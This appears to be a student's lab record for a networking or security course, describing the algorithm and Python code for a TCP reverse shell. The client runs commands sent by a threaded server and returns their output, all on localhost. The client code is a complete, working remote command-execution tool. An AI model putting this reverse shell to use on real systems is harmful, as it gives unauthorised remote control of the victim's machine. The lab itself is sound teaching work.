Roll No:241901097 Name: SANGATHAMIZHAN.S.P

EXPT:9 DEVELOP A PROGGRAM TO CREATE REVERSE SHELL USING TCP SOCKETS

AIM:

Demonstrate basic TCP communication and remote command execution between two Python programs.

ALGORITHM:

SERVER ALGORITHM

1. Start
2. Import the socket and threading modules.
3. Define a function to create the server socket:
    - Create a TCP socket using socket(AF_INET, SOCK_STREAM)
    - Bind it to host (127.0.0.1) and port (9999)
    - Put the socket in listening mode
4. Print “Listening on host:port”.
5. In a loop:
    - Accept an incoming client connection
    - Create a new thread to handle that client
6. Inside the handle_client() function:
    - Print the client’s address
    - Loop forever:
        1. Read a command from user input at the server (input()).
        2. If command = quit:
            - Send quit command to client
            - Close connection
            - Break the loop
        3. If command is not empty:
            - Send command to client using send()
            - Receive execution output using recv()
            - Print the result returned by client

4. If any error occurs:
    - Print error message
    - Close connection
    - Break loop

7. End server when manually stopped.
8. Stop

CLIENT ALGORITHM

1. Start
2. Import socket, subprocess, and os modules.
3. Create a TCP socket and connect to the server using host (127.0.0.1) and port (9999).
4. Loop forever:
    - Receive a command from the server using recv()
    - If command = quit, break and close connection
    - If command starts with cd:
        - Extract directory name
        - Change directory using os.chdir()
        - Prepare output: “Changed directory to <path>”
    - Else (regular shell command):
        - Execute command using subprocess.Popen()
        - Capture both stdout and stderr
        - Convert output to string
    - Append current working directory to output
    - Send the output back to server
5. If any exception occurs, send the error message to server and break.
6. Close the client socket.
7. Stop

CODE:

```
import socket
import subprocess
import os
host = '127.0.0.1'
port = 9999
def connect_to_server():
    client = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    client.connect((host, port))
    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE,
stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
```


```
            client.send(str(e).encode())
            break
    client.close()
if __name__ == "__main__":
    connect_to_server()
```


Server:


```
import socket
import threading
host = '127.0.0.1'
port = 9999
def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server
def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
```

```
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break
def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
        client_thread.start()
if __name__ == "__main__":
    start_server()
```

OUTPUT:







RESULT:

Server shows a “connection established” message when client connects. Commands typed at the server prompt run on the client and their output appears on the server.cd changes

theclient’s directory and the new path is returned. Quit ends the session; errors close the connection.